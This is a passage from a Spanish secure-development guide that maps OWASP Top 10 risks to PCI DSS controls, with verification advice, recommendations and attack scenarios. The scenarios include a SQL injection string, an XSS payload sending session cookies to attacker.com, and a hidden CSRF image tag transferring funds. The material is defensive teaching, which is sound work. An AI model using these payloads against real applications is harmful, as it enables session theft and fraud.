En este apartado se presentan las consideraciones que se deben tener en cuenta durante la fase final del ciclo de vida de una aplicación. Una vez realizado el despliegue, todas las aplicaciones deben recibir un mantenimiento constante y la seguridad debe tenerse en cuenta también, aún más si cabe, durante dicho mantenimiento.

Buenas practicas:

A continuación, se enumeran consideraciones durante el mantenimiento de software:

a) **Gestión de Cambios:** Todos los cambios de la aplicación deben quedar registrados y además debe existir un mecanismo que facilite recuperar versiones anteriores.

b) **Revisiones Periódicas de Seguridad:** La tecnología, y con ello la seguridad informática, evoluciona constantemente, por lo que el nivel de seguridad de un sistema o aplicación informática no es estático, sino que se degrada con el tiempo debido a la aparición de nuevas vulnerabilidades y nuevos vectores de ataque.

Todas las aplicaciones deberían pasar revisiones periódicas de seguridad para detectar posibles degradaciones y actuar en consecuencia. El intervalo de las revisiones y el tipo de revisión que se debe realizar depende de la criticidad de la aplicación y los datos que esta controla.

c) **Actualizar los Componentes:** Se deben mantener actualizados todos los componentes que forman parte de la aplicación y del sistema, para evitar que sufran problemas de seguridad que, además han sido reportados y podrían ser aprovechados por un atacante. Para ello, es necesario estar atento a las actualizaciones que proporcionan los fabricantes mediante sus listas de correo y/o boletines, así como otras bases de datos de vulnerabilidades.

d) **Actualizar Configuraciones de Dispositivos Adicionales:** Algunos dispositivos adicionales deben actualizarse regularmente para garantizar que proporcionan el nivel de seguridad requerido. Así pues, las reglas de los IDS y Firewalls (ya sean a nivel de red o aplicación) deberán ser actualizadas constantemente para mantener la seguridad.

8.2 Principios generales de seguridad para la construcción de software

GUÍA DE SEGURIDAD PARA EL DESARROLLO DE APLICACIONES

El objetivo de esta guía es fomentar los principios de desarrollo seguro en los miembros del Grupo de Desarrollo, que trabajan bajo la guía del Grupo de Tecnologías de la Información y las Comunicaciones-TICS, así como reflejar unas buenas prácticas en todo el personal involucrado en este tipo de proyectos, no sólo directamente en los desarrolladores. De esta forma, se detallan los aspectos y consideraciones de seguridad que deben tenerse en cuenta en cada etapa del ciclo de desarrollo, con la premisa que el objetivo no debe conseguirse modificando la forma en la que se desarrolla, sino mediante la incorporación de procesos específicos orientados a la inclusión de la seguridad en los desarrollos.

Estos procedimientos deben ser puestos en conocimiento de todos aquellos empleados y/o terceras partes que la necesiten para el desarrollo normal de sus tareas en las que se trate con datos de tarjetas de pago.

En este capítulo se resumen las buenas prácticas en el desarrollo de software, tomadas del marco de trabajo PCI-DSS, resumidas en los siguientes puntos:

Eliminar Credenciales de Prueba antes de Poner en Producción

Las cuentas de desarrollo, de prueba y de aplicaciones personalizadas, las ID de usuario y las contraseñas, se deben eliminar del código de producción, antes de que la aplicación se active o se ponga a disposición de los clientes, ya que estos elementos pueden revelar información sobre el funcionamiento de la aplicación. La posesión de esa información podría facilitar que se ponga en riesgo la aplicación y los datos relacionados de los clientes.

Separación de entornos de desarrollo/prueba

Si los controles de cambio no se documentan ni implementan correctamente, las funciones de seguridad se pueden omitir o dejar inoperables por error o deliberadamente, pueden ocurrir irregularidades de procesamiento o se puede introducir un código malicioso.

Debido al estado constantemente cambiante de los entornos de desarrollo y prueba, estos tienden a ser menos seguros que el entorno de producción. Sin una separación correcta entre los entornos, es posible que el entorno de producción y los datos del cliente queden en riesgo debido a la configuración de seguridad menos estricta y a las vulnerabilidades en un entorno de prueba o desarrollo. Se debe tener un seguimiento adecuado para el control de cambios y los despliegues con las autorizaciones respectivas.

Separación de funciones entre desarrollo/prueba y entornos de producción

Reducir el número de personal con acceso al entorno de producción y a los datos de titulares de tarjeta, minimiza el riesgo y ayuda a asegurar que ese acceso se limite a aquellos individuos con una necesidad de conocimiento de la Entidad.

El objetivo de este requisito consiste en separar las funciones de desarrollo y prueba de las funciones de producción. Por ejemplo, un desarrollador puede utilizar una cuenta a nivel del administrador con privilegios elevados en el entorno de desarrollo, y al mismo tiempo, tener una cuenta separada con acceso a nivel de usuario al entorno de producción, los cuales se deben ir habilitando y deshabilitando según los momentos que corresponda.

No utilizar datos Reales en entornos de desarrollo/prueba

Los controles de seguridad no suelen ser tan estrictos en el entorno de prueba o desarrollo. El uso de datos de producción proporciona a personas malintencionadas la oportunidad de obtener acceso no autorizado a estos datos.

Se deben utilizar juegos de datos de prueba y nunca emplear reales o de entornos de producción, durante el desarrollo o la ejecución del plan de pruebas.

Eliminación de datos y cuentas de prueba antes de que se activen los sistemas de producción.

Los datos y las cuentas de prueba se deben eliminar del código de producción antes activar la aplicación, ya que estos elementos pueden revelar información sobre el funcionamiento de la aplicación o del sistema. Contar con dicha información podría dar lugar a que se ponga en riesgo el sistema y los datos del titular de la tarjeta relacionados.

Protección contra vulnerabilidades comunes

La capa de aplicación es de alto riesgo y puede ser el blanco de amenazas internas y externas, las entidades deben incorporar prácticas de codificación segura relevantes, que correspondan a la tecnología particular de su entorno.

Los desarrolladores de la aplicación deben estar debidamente capacitados para identificar y solucionar los problemas relacionados con estas (y otras) vulnerabilidades de codificación comunes. Contar con personal que tenga conocimientos en directrices de codificación segura, minimizará la cantidad de vulnerabilidades de seguridad introducidas mediante prácticas de codificación poco seguras. La capacitación de los desarrolladores puede estar a cargo de personal de la Entidad o de terceros y debe ser pertinente a la tecnología utilizada.

A medida que cambian las prácticas de codificación segura aceptadas por la industria, las prácticas de codificación de las entidades, y la capacitación de los desarrolladores, se deben actualizar para abordar nuevas amenazas, por ejemplo, ataques para extraer la memoria. Es

importante considerar e incluir dentro de las buenas prácticas que, cada cierto tiempo se puedan hacer vaciados de la memoria caché, en especial cuando los desarrollos del software se encuentra en pruebas, antes de despliegues.

Es responsabilidad de la Entidad informarse sobre las últimas tendencias en vulnerabilidades e incorporar las medidas apropiadas en cuanto a las prácticas de codificación segura.

9. Anexo 1. Owasp Top 10 y PCI DSS – Riesgo de seguridad en aplicaciones

Las tablas mostradas a continuación, corresponden a los 10 riesgos más comunes para aplicaciones web establecidas por el proyecto mundial OWASP y se hace una relación con el control equivalente del estándar PCI-DSS.

Este anexo se proporciona como una guía para tener en cuenta los riesgos más comunes de cualquier aplicación web y poder apoyar los procesos de desarrollo seguro de la Entidad.

La fuente de todas las tablas es:

- **OWASP Top 10**: documento de los diez riesgos de seguridad más importantes en aplicaciones web según la organización OWASP (en inglés Open Web Application Security Project, en español Proyecto Abierto de Seguridad de Aplicaciones Web).

- **PCI-DSS:** El Estándar de Seguridad de Datos para la Industria de Tarjeta de Pago (Payment Card Industry Data Security Standard) o PCI DSS fue desarrollado por un comité conformado por las compañías de tarjetas (débito y crédito) más importantes, comité denominado PCI SSC (Payment Card Industry Security Standards Council) como una guía que ayude a las organizaciones que procesan, almacenan y/o transmiten datos de tarjeta habientes (o titulares de tarjeta), a asegurar dichos datos, con el fin de evitar los fraudes que involucran tarjetas de pago débito y crédito.

9.1 A1 Inyección

A continuación, se muestra las potenciales vulnerabilidades de inyección de código de acuerdo con el proyecto OWASP y su equivalente en el estándar PCI:

PCI DSS: 6.5.1
Las vulnerabilidades de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un intérprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al intérprete en ejecutar comandos no intencionados o acceder datos no autorizados.

Verificación de la Vulnerabilidad	Recomendación
La mejor manera de saber si una aplicación es vulnerable a inyección, es verificar que todo uso de los intérpretes claramente separe datos no confiables del comando o consulta. Para llamados SQL, esto significa utilizar variables parametrizadas en todas las declaraciones preparadas y procedimientos almacenados, como así también evitar consultas dinámicas. Las herramientas de análisis de código pueden ayudar a un analista de seguridad a encontrar la	Prevenir la inyección requiere mantener los datos no confiables separados de comandos y consultas. **1.** La opción preferida es utilizar una API segura que evite el uso del interprete completamente o provea una interface parametrizada. Sea cuidadoso con APIs, tales como procedimientos almacenados, que son parametrizados, pero que aún pueden introducir inyección implícitamente.

Verificación de la Vulnerabilidad	Recomendación
utilización de intérpretes y rastrear el flujo de datos en la aplicación. Los testeadores pueden validar estos problemas al crear pruebas que confirmen la vulnerabilidad. El análisis dinámico automatizado, el cual ejercita la aplicación, puede proveer una idea de si existe alguna inyección explotable. Los analizadores automatizados no siempre pueden alcanzar a los intérpretes y se les dificulta detectar si el ataque fue exitoso. Un manejo pobre de errores hace a las inyecciones fáciles de descubrir.	**2.** Si una API parametrizada no se encuentra disponible, usted debe cuidadosamente escapar los caracteres especiales utilizando una sintaxis de escape especial para dicho intérprete. OWASP's ESAPI posee algunas de estas rutinas de codificación. **3.** Una validación positiva de entradas con una apropiada canonicalización es también recomendado, pero no es una defensa completa ya que muchas aplicaciones requieren caracteres especiales en sus entradas. OWASP's ESAPI tiene una librería extensible de rutinas de validación de entradas.

Ejemplos de Escenario de Ataque

Escenario #1:

La aplicación utiliza datos no confiables en la construcción de la siguiente consulta vulnerables SQL:

String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") +"'";

Escenario #2:

Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");

El atacante modifica el parámetro 'id' en su navegador para enviar: **' or '1'='1**. Esto cambia el significado de la consulta devolviendo todos los registros de la tabla ACCOUNTS en lugar de solo el cliente solicitado.

http://example.com/app/accountView?id=' or '1'='1

En el peor caso, el atacante utiliza esta vulnerabilidad para invocar procedimientos almacenados especiales en la base de datos que permiten la toma de posesión de la base de datos y posiblemente también al servidor que aloja la misma.

9.2 A2 Pérdida de Autenticación y Gestión de Sesiones

A continuación, se muestra las potenciales vulnerabilidades relacionadas con la autenticación y gestión de sesiones en aplicaciones web de acuerdo con el proyecto OWASP y su equivalente en el estándar PCI:

PCI DSS: 6.5.10

Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son frecuentemente implementadas incorrectamente, permitiendo a los atacantes comprometer contraseñas, llaves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios.

Verificación de la Vulnerabilidad	Recomendación
¿Están correctamente protegidos los activos de la gestión de sesiones como credenciales y los identificadores (ID) de sesión? **1.** ¿Están siempre las credenciales protegidas cuando se almacenan utilizando un hash o cifrado? Consultar el punto A6. **2.** ¿Se pueden adivinar o sobrescribir las credenciales a través de funciones débiles de gestión de sesiones (por ejemplo, registro de usuarios, cambio o recuperación de contraseñas, identificadores débiles de sesión)? **3.** ¿Se muestran los identificadores de sesión en la dirección URL (por ejemplo, re-escritura de la dirección)? **4.** ¿Son los identificadores de sesión vulnerables a ataques de **fijación de la sesión**? **5.** ¿Caducan las sesiones y pueden los usuarios cerrar sus sesiones? **6.** ¿Se rotan los identificadores de sesiones después de una autenticación correcta? **7.** ¿Se envían las contraseñas, identificadores de sesión y otras credenciales a través de canales no cifrados? Ver el punto A6.	La recomendación principal para una organización es facilitar a los desarrolladores: **1. Un único conjunto de controles de autenticación y gestión de sesiones fuerte**. Dichos controles deberán conseguir: **a)** Reunir todos los requisitos de gestión de sesiones y autenticación definidos en el Application Security Verification Standard (ASVS) de OWASP, secciones V2 (Autenticación) y V3 (Gestión de sesiones). **b)** Tener un interfaz simple para los desarrolladores. Considerar ESAPI Authenticator y las APIs de usuario como buenos ejemplos a emular, utilizar o sobre los que partir. **2.** Se debe hacer especial hincapié en evitar vulnerabilidades de XSS que podrían ser utilizadas para robar identificadores de sesión. Consultar el apartado A3.

Ejemplos de Escenario de Ataque

Escenario #1: Aplicación de reserva de vuelos que soporta reescritura de direcciones URL poniendo los identificadores de sesión en la propia dirección:

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?**dest=Hawaii**

Un usuario autenticado en el sitio quiere mostrar la venta a sus amigos. Envía por correo electrónico el enlace anterior, sin ser consciente de que está proporcionando su identificador de sesión. Cuando sus amigos utilicen el anterior enlace utilizarán su sesión y su tarjeta de crédito.

Escenario #2: No se establecen correctamente los tiempos de desconexión en la aplicación. Un usuario utiliza un ordenador público para acceder al sitio. En lugar de utilizar la función de "Cerrar sesión", cierra la pestaña del navegador y se marcha. Un atacante utiliza el mismo navegador al cabo de una hora, y ese navegador todavía se encuentra autenticado.

Escenario #3: Un atacante de dentro de la organización, o externo, consigue acceder a la base de datos de contraseñas del sistema. Las contraseñas de los usuarios no se encuentran cifradas, mostrando todas las contraseñas en texto plano.

9.3 A3 Secuencia de Comandos en Sitios Cruzados (XSS)

A continuación, se muestra las potenciales vulnerabilidades asociadas a secuencias de comandos en sitios cruzados, de acuerdo con el proyecto OWASP y su equivalente en el estándar PCI:

PCI DSS: 6.5.7
Las vulnerabilidades XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada. XSS permite a los atacantes ejecutar secuencia de comandos en el navegador de la víctima los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso.

Verificación de la Vulnerabilidad	**Recomendación**
Es necesario asegurarse que todos los datos de entrada suministrados por el usuario enviado al navegador sean seguros (a través de validación de entradas), y que las entradas de usuario sean apropiadamente escapadas antes de que sean incluidas en la página de salida. Una apropiada codificación de salida asegura que los datos de entrada sean siempre tratados como texto en el navegador, en lugar de contenido activo que puede ser ejecutado. De utilizarse Ajax para actualizar dinámicamente la página, ¿se utiliza una API de JavaScript segura? Tanto las herramientas estáticas como dinámicas pueden encontrar algunos problemas de XSS automáticamente. Sin embargo, cada aplicación construye las páginas de salida diferentemente y utiliza diferentes interpretes tales como JavaScript, ActiveX, Flash, y Silverlight, lo que dificulta la detección automática. Por lo tanto, una cobertura completa requiere una combinación de revisión manual de código y testeo manual de penetración, además de cualquier testeo automático en uso. Tecnologías Web 2.0, tales como AJAX, dificultan la detección de XSS a través de herramientas automatizadas.	Prevenir XSS requiere mantener los datos no confiables separados del contenido activo del navegador. **1.** La opción preferida es codificar todos los datos no confiables basados en el contexto HTML (cuerpo, atributo, JavaScript, CSS, o URL) donde los mismos serán ubicados. Los desarrolladores necesitan incluir esta técnica en sus aplicaciones al menos que el marco UI lo realice por ellos. Consultar la Hoja de Trucos de Prevencion XSS para mayor información sobre técnicas de codificación de datos. **2.** Una validación de entradas positiva o “whitelist” con apropiada codificación y decodificación es también recomendable ya que ayuda a proteger contra XSS, pero no es una defensa completa ya que muchas aplicaciones requieren caracteres especiales en sus entradas. Tal validación debería, tanto como sea posible, decodificar cualquier entrada codificada, y luego validar la longitud, caracteres, formato, y cualquier regla de negocio en dichos datos antes de aceptar la entrada. **3.** Para contenido en formato enriquecido, considerar utilizar bibliotecas de auto

Verificación de la Vulnerabilidad	Recomendación
	sanitización como AntiSamy de OWASP o el proyecto sanitizador de HTML en Java. **4.** Considerar utilizar políticas de seguridad de contenido (CSP) para defender contra XSS la totalidad del sitio web.

Ejemplos de Escenario de Ataque
La aplicación utiliza datos no confiables en la construcción del siguiente código HTML sin validar o escapar los datos: (String) page+= "<inputname='creditcard' type='TEXT'value='" + request.getParameter("CC") + "'>"; El atacante modifica el parámetro 'CC' en el navegador: '><script>document.location='http://www.attacker.com/cgibin/cookie.cgi?foo='+document.cookie</script>'. Esto causa que el identificador de sesión de la víctima sea enviado al sitio web del atacante, permitiendo al atacante secuestrar la sesión actual del usuario. Notar que los atacantes pueden también utilizar XSS para anular cualquier defensa CSRF que la aplicación pueda utilizar. Ver A5 para información sobre CSRF.

9.4 A4 Referencia Directa Insegura a Objetos

A continuación, se muestra las potenciales vulnerabilidades asociadas con referencias indirectas a objetos, de acuerdo con el proyecto OWASP y su equivalente en el estándar PCI.

PCI DSS: 6.5.8
Una referencia directa a objetos ocurre cuando un desarrollador expone una referencia a un objeto de implementación interno, tal como un fichero, directorio, o base de datos. Sin un chequeo de control de acceso u otra protección, los atacantes pueden manipular estas referencias para acceder datos no autorizados.

Verificación de la Vulnerabilidad	Recomendación
La mejor manera de poder comprobar si una aplicación es vulnerable a referencias inseguras a objetos es verificar que todas las referencias a objetos tienen las protecciones apropiadas. Para conseguir esto, considerar: **1.** Para referencias **directas** a recursos **restringidos**, la aplicación necesitaría verificar	Prevenir referencias inseguras a objetos directos requiere seleccionar una manera de proteger los objetos accesibles por cada usuario (por ejemplo, identificadores de objeto, nombres de fichero): **1. Utilizar referencias indirectas por usuario o sesión**. Esto evitaría que los atacantes accedieran directamente a recursos no autorizados. Por ejemplo, en vez de utilizar la clave del recurso de

Verificación de la Vulnerabilidad	Recomendación
si el usuario está autorizado a acceder al recurso en concreto que solicita. 2. Si la referencia es una referencia **indirecta**, la correspondencia con la referencia directa debe ser limitada a valores autorizados para el usuario en concreto. Un análisis del código de la aplicación serviría para verificar rápidamente si dichas propuestas se implementan con seguridad. También es efectivo realizar comprobaciones para identificar referencias a objetos directos y si estos son seguros. Normalmente las herramientas automáticas no detectan este tipo vulnerabilidades porque no son capaces de reconocer cuales necesitan protección o cuales son seguros o inseguros.	base de datos, se podría utilizar una lista de 6 recursos que utilizase los números del 1 al 6 para indicar cuál es el valor elegido por el usuario. La aplicación tendría que realizar la correlación entre la referencia indirecta con la clave de la base de datos correspondiente en el servidor. ESAPI de OWASP incluye relaciones tanto secuenciales como aleatorias de referencias de acceso que los desarrolladores pueden utilizar para eliminar las referencias directas a objetos. 2. **Comprobar el acceso**. Cada uso de una referencia directa a un objeto de una fuente que no es de confianza debe incluir una comprobación de control de acceso para asegurar que el usuario está autorizado a acceder al objeto solicitado.

Ejemplos de Escenario de Ataque
La aplicación utiliza datos no verificados en una llamada SQL que accede a información sobre la cuenta: Stringquery= "SELECT * FROM acctsWHERE account= ?"; PreparedStatementpstmt=connection.prepareStatement(query, …); **pstmt.setString(1, request.getparameter("acct"));** ResultSetresults= pstmt.executeQuery( ); El atacante simplemente modificaría el parámetro “acct” en su navegador para enviar cualquier número de cuenta que quiera. Si esta acción no se verifica, el atacante podría acceder a cualquier cuenta de usuario, en vez de a su cuenta de cliente correspondiente. http://example.com/app/accountInfo?acct=notmyacct

9.5 A5 Configuración de Seguridad Incorrecta

A continuación, se muestra las potenciales vulnerabilidades asociadas a configuración segura, de acuerdo con el proyecto OWASP y su equivalente en el estándar PCI:

PCI DSS: 6.5.5
Una buena seguridad requiere tener definida e implementada una configuración segura para la aplicación, marcos de trabajo, servidor de aplicación, servidor web, base de datos, y plataforma. Todas estas

configuraciones deben ser definidas, implementadas, y mantenidas ya que por lo general no son seguras por defecto. Esto incluye mantener todo el software actualizado, incluidas las librerías de código utilizadas por la aplicación.

Verificación de la Vulnerabilidad	Recomendación
¿Cuenta la aplicación con la apropiada securización de todas las capas que la componen? **1.** ¿Tiene algún software sin actualizar? Esto incluye el SO, Servidor Web/Aplicación, DBMS, aplicaciones, y **todas las librerías de código**. Ver A9. **2.** ¿Están habilitadas o instaladas alguna característica innecesaria (p.e. puertos, servicios, páginas, cuentas, privilegios)? **3.** ¿Están las cuentas por defecto y sus contraseñas aún habilitadas y sin cambiar? **4.** ¿El manejo de errores revela rastros de las capas de aplicación u otros mensajes de error demasiado informativos a los usuarios? **5.** ¿Están las configuraciones de seguridad en su framework de desarrollo (p.e. Struts, Spring, SEAM, ASP.NET) y librerías sin configurar valores seguros?	Las recomendaciones primarias se enfocan en establecer lo siguiente: **1.** Un proceso rápido, fácil y repetible que permita configurar, rápida y fácilmente, entornos asegurados. Los entornos de desarrollo, pruebas y producción deben estar configurados de la misma forma. Este proceso debe ser automatizado para minimizar el esfuerzo requerido en la configuración de un nuevo entorno. **2.** Un proceso para mantener y desplegar todas actualizaciones y parches de software de manera oportuna en todos los entornos. Es necesario que se incluya las **actualizaciones de todas las bibliotecas de código**. Ver A9. **3.** Una arquitectura robusta de la aplicación que provea una buena separación y seguridad entre los componentes. **4.** Considerar la realización periódica de escaneos y auditorias para ayudar a detectar fallos en la configuración o parches faltantes.

Ejemplos de Escenario de Ataque
Escenario #1: La aplicación está basada en un ambiente de trabajo como Struts o Spring. Se han presentado defectos de XSS en algunos de los componentes que utiliza la aplicación. Se ha liberado una actualización que sirve para corregir esos defectos. Hasta que no se realicen dichas actualizaciones, los atacantes podrán encontrar y explotar los fallos de la aplicación. **Escenario #2**: La consola de administración del servidor de aplicaciones está instalada y no ha sido eliminada. Las cuentas predeterminadas no han sido cambiadas. Los atacantes descubren que las páginas de administración están activas, se registran con las claves predeterminadas y toman posesión de los servicios. **Escenario #3**: El listado del contenido de los directorios no está deshabilitado en el servidor. Los atacantes descubren que pueden encontrar cualquier archivo simplemente consultando el listado de los directorios. Los atacantes encuentran y descargan las clases java compiladas. Dichas clases son desensambladas por ingeniería reversa para obtener su código. A partir de un análisis del código se pueden detectar defectos en el control de acceso de la aplicación.

Ejemplos de Escenario de Ataque
Escenario #4: La configuración del servidor de aplicaciones permite que los mensajes de la pila sean retornados a los usuarios. Eso potencialmente expone defectos en la aplicación. **Escenario #5**: El servidor de aplicaciones viene con aplicaciones de ejemplo que no se eliminaron del servidor de producción. Si esas aplicaciones tienen fallos de seguridad se pueden aprovechar para atacar el servidor.

9.6 A6 Exposición de Datos Sensibles

A continuación, se muestra las potenciales vulnerabilidades asociadas con exposición de datos sensibles, de acuerdo con el proyecto OWASP y su equivalente en el estándar PCI.

PCI DSS: 6.5.3 PCI DSS: 6.5.4 PCI DSS: 6.5.8
Muchas aplicaciones web no protegen adecuadamente los datos sensibles, tales como tarjetas de crédito, NSS´s, y credenciales de autenticación con mecanismos de cifrado o hashing. Atacantes pueden modificar o robar tales datos protegidos inadecuadamente para conducir robos de identidad, fraudes de tarjeta de crédito u otros delitos.

Verificación de la Vulnerabilidad	Recomendación
Lo primero que debe identificar son los datos que son suficientemente sensibles y requieren cifrado de datos. Por ejemplo, contraseñas, datos de tarjetas de pago, datos médicos e información personal. Para todos ellos, asegúrese de que: **1.** ¿Los datos están cifrados en todos aquellos lugares donde es almacenado durante periodos largos, incluidas copias de seguridad de estos datos? **2.** ¿Se transmiten en texto claro, interna o externamente? **3.** ¿Están todas las conexiones cliente-servidor protegidas con cifrado TLS? **4.** ¿Se utiliza algún algoritmo de cifrado débil o antiguo? ¿certificados digitales inválidas? **5.** ¿Se generan claves de cifrado débiles, o falta una adecuada rotación o gestión de claves?	El listado de todos los peligros del cifrado inseguro está fuera del alcance de este documento. Sin embargo, para todos los datos sensibles que requieran cifrado, haga como mínimo lo siguiente: **1.** Considere las amenazas que afecten a sus datos y de las cuales se quiera proteger (por ejemplo, ataques internos, usuarios externos) y asegúrese de que todos los datos están cifrados de manera que se defienda de las amenazas, durante la transmisión y el almacenamiento. **2.** Asegúrese de que las copias de seguridad almacenadas externamente están cifradas, pero las claves son gestionadas y almacenadas de forma separada. **3.** Asegúrese de aplicar algoritmos de cifrado fuertes y estándar, así como claves fuertes y gestiónelas de forma segura.

6. ¿Se utilizan tanto cabeceras como directivas de seguridad del navegador cuando son enviados o provistos por el mismo? Los desarrolladores nunca deben asumir que su aplicación está enviando la información de forma segura. Para ampliar estas verificaciones consultar ASVS areas Crypto (V7), Data Prot. (V9), and SSL (V10).	**4.** Asegúrese que las claves se almacenan con un algoritmo especialmente diseñado para protegerlas, como bcrypt, PBKDF2, o scrypt. **5.** Deshabilite "autocompletar" y el cacheado de páginas donde se empleen datos sensibles. **6.** Requerir de forma obligatoria el cifrado en aquellas páginas / pantallas que transmitan datos confidenciales. **7.** Usar únicamente certificados digitales válidos y emitidos por una CA de confianza.

Ejemplos de Escenario de Ataque
Escenario #1: Una aplicación cifra las tarjetas de crédito en la base de datos para prevenir que los datos sean expuestos a los usuarios finales. Sin embargo, la base de datos descifra automáticamente las columnas de las tarjetas de crédito, permitiendo que una vulnerabilidad de inyección de SQL pueda extraer las tarjetas de crédito en texto plano. El sistema debería haberse configurado de manera que solo las aplicaciones del back-end pudieran descifrar los datos, no la capa frontal de la aplicación web. **Escenario #2**: Una aplicación que usa certificados digitales no confiables puede ser manipulada para realizar ataques de MitM (man-in-the-middle) y capturar tráfico. **Escenario #3**: La base de datos de contraseñas usa hashes sin salt para almacenar las contraseñas de todos los usuarios. Una vulnerabilidad en la subida de ficheros permite a un atacante obtener el fichero de contraseñas. Todas las contraseñas pueden ser expuestas mediante una tabla rainbow.

9.7 A7 Inexistente el Control de Acceso a Nivel de Funcionalidades

A continuación, se muestra las potenciales vulnerabilidades asociadas a controles de acceso a nivel de funcionalidades de acuerdo con el proyecto OWASP y su equivalente en el estándar PCI:

PCI DSS: 6.5.8
Muchas aplicaciones web verifican los privilegios de acceso a URL´s antes de generar enlaces o botones protegidos. Sin embargo, las aplicaciones necesitan realizar controles similares cada vez que estas páginas son accedidas, o los atacantes podrán falsificar URL´s para acceder a estas páginas igualmente.

Verificación de la vulnerabilidad	**Recomendación**
La mejor manera de averiguar si una aplicación falla en restringir adecuadamente el acceso a URL´s es verificar **cada** funcionalidad de la aplicación: **1.** ¿La interfaz de usuario muestra la navegación hacia funcionalidades no autorizadas?	La aplicación debe tener un módulo de autorización consistente y fácil de analizar, invocando desde todas las funciones de negocio. Frecuentemente, esa protección es provista por uno o más componentes externos al código de la aplicación. **1.** El proceso para gestión de accesos y permisos debe ser actualizable y auditable fácilmente. No

Verificación de la vulnerabilidad	Recomendación
2. ¿Existe autenticación del lado del servidor, o se han perdido las comprobaciones de autorización? **3.** ¿Los controles del lado del servidor se basan exclusivamente en la información proporcionada por el atacante? Usando un proxy, navegue la aplicación con un rol privilegiado. Luego visite reiteradamente páginas restringidas usando un rol con menos privilegios. Si el servidor responde a ambos por igual, probablemente es vulnerable. También puede revisarse la implementación del control de acceso en el código. Intente seguir una solicitud unitaria y con privilegios a través del código y verifique el patrón de autorización. Luego busque en el código para detectar dónde no se está siguiendo ese patrón.	implementar directamente en el código sin utilizar parametrizaciones. **2.** La implementación del mecanismo debe negar todo acceso por defecto, requiriendo el establecimiento explícito de permisos a roles específicos para acceder a cada funcionalidad. **3.** Si la funcionalidad forma parte de un workflow, verificar y asegurar que las condiciones del flujo se encuentran en el estado apropiado para permitir el acceso. La mayoría de las aplicaciones web no despliegan links o botones para funciones no autorizadas, pero en la práctica el "control de acceso de la capa de presentación" no provee protección. Deben implementarse chequeos en los controladores y/o lógicas de negocios.

Ejemplos de Escenario de Ataque
Escenario #1: El atacante simplemente navega forzosamente a la URL objetivo. Considere las siguientes URL´s las cuales se supone que requieren autenticación. Para acceder a la página "admin_getappInfo" se necesitan permisos de administrador. http://ejemplo.com/app/getappInfo http://ejemplo.com/app/admin_getappInfo Si un atacante no autenticado puede acceder a cualquiera de estas páginas entonces se ha permitido acceso no autorizado. Si un usuario autorizado, no administrador, puede acceder a la página "admin_getappInfo", esto es un fallo, y puede llevar al atacante a otras páginas de administración que no están debidamente protegidas. Este tipo de vulnerabilidades se encuentran con frecuencia cuando links y botones simplemente se ocultan a usuario no autorizados, pero la aplicación no protege adecuadamente las páginas de destino. **Escenario #2**: Una página proporciona un parámetro de "acción" para especificar la función que ha sido invocada, y diferentes acciones requieren diferentes roles. Si estos roles no se verifican al invocar la acción, es una vulnerabilidad.

9.8 A8 Falsificación de Peticiones en Sitios Cruzados (CSRF)

A continuación, se muestra las potenciales vulnerabilidades asociadas falsificación de peticiones en sitios cruzados, de acuerdo con el proyecto OWASP y su equivalente en el estándar PCI:

PCI DSS: 6.5.9

Un ataque CSRF obliga al navegador de una víctima autenticada a enviar una petición HTTP falsificado, incluyendo la sesión del usuario y cualquier otra información de autenticación incluida automáticamente, a una aplicación web vulnerable. Esto permite al atacante forzar al navegador de la víctima para generar pedidos que la aplicación vulnerable piensa son peticiones legítimas provenientes de la víctima.

Verificación de la Vulnerabilidad	Recomendación
Para conocer si una aplicación es vulnerable, verifique la ausencia de un token impredecible en cada enlace y formulario. En dicho caso, un atacante puede falsificar peticiones maliciosas. Una defensa alternativa puede ser la de requerir que el usuario demuestre su intención de enviar la solicitud, ya sea a través de la re- autenticación, o mediante cualquier otra prueba que demuestre que se trata de un usuario real (por ejemplo, un CAPTCHA). Céntrese en los enlaces y formularios que invoquen funciones que permitan cambios de estados, ya que éstos son los objetivos más importantes del CSRF. Deben verificarse las operaciones de múltiples pasos, ya que no son inmunes a este tipo de ataque. Los atacantes pueden falsificar fácilmente una serie de solicitudes mediante el uso de etiquetas o incluso de código Javascript. Tenga en cuenta que las cookies de sesión, direcciones IP de origen, así como otra información enviada automáticamente por el navegador no proveen ninguna defensa ya que esta información también se incluye en las solicitudes de falsificadas. La herramienta de pruebas CSRF Tester de OWASP puede ayudar a generar casos de prueba.	La prevención CSRF por lo general requiere la inclusión de un token no predecible en cada solicitud HTTP. Estos tokens deben ser, como mínimo, únicos por cada sesión del usuario. **1.** La opción preferida es incluir el token único en un campo oculto. Esto hace que el valor de dicho campo se envíe en el cuerpo de la solicitud HTTP, evitando su inclusión en la URL, sujeta a mayor exposición. **2.** El token único también puede ser incluido en la propia URL, o un parámetro de la misma. Sin embargo, esta práctica presenta el riesgo e inconveniente de que la URL sea expuesta a un atacante, por lo tanto, pueda comprometer el token secreto. CSRF Guard de OWASP puede incluir automáticamente los tokens secretos en Java EE, .NET, aplicaciones PHP. Por otro lado, ESAPI de OWASP incluye también métodos para que los desarrolladores puedan utilizar con tal evitar este tipo de vulnerabilidades. **3.** Requiera que el usuario vuelva a autenticarse, o pruebas que se trata de un usuario legitimo (por ejemplo, mediante el uso de CAPTCHA) pueden también proteger frente ataques de tipo CSRF.

Ejemplos De Escenario De Ataque
La aplicación permite que los usuarios envíen peticiones de cambio de estado, que no incluyen nada cifrado. Por ejemplo: http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243 El atacante puede construir una petición que transfiera dinero desde la cuenta de la víctima a su propia cuenta. Podrá insertar su ataque dentro de una etiqueta de imagen en un sitio web, o iframe, que esté bajo su control y al que la víctima se podrá dirigir.

<imgsrc="http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#“width="0" height="0" />

Cuando la víctima visite el sitio, en lugar de cargarse la imagen, se realizará la petición HTTP falsificada. Si la víctima previamente había adquirido privilegios entonces el ataque será exitoso.

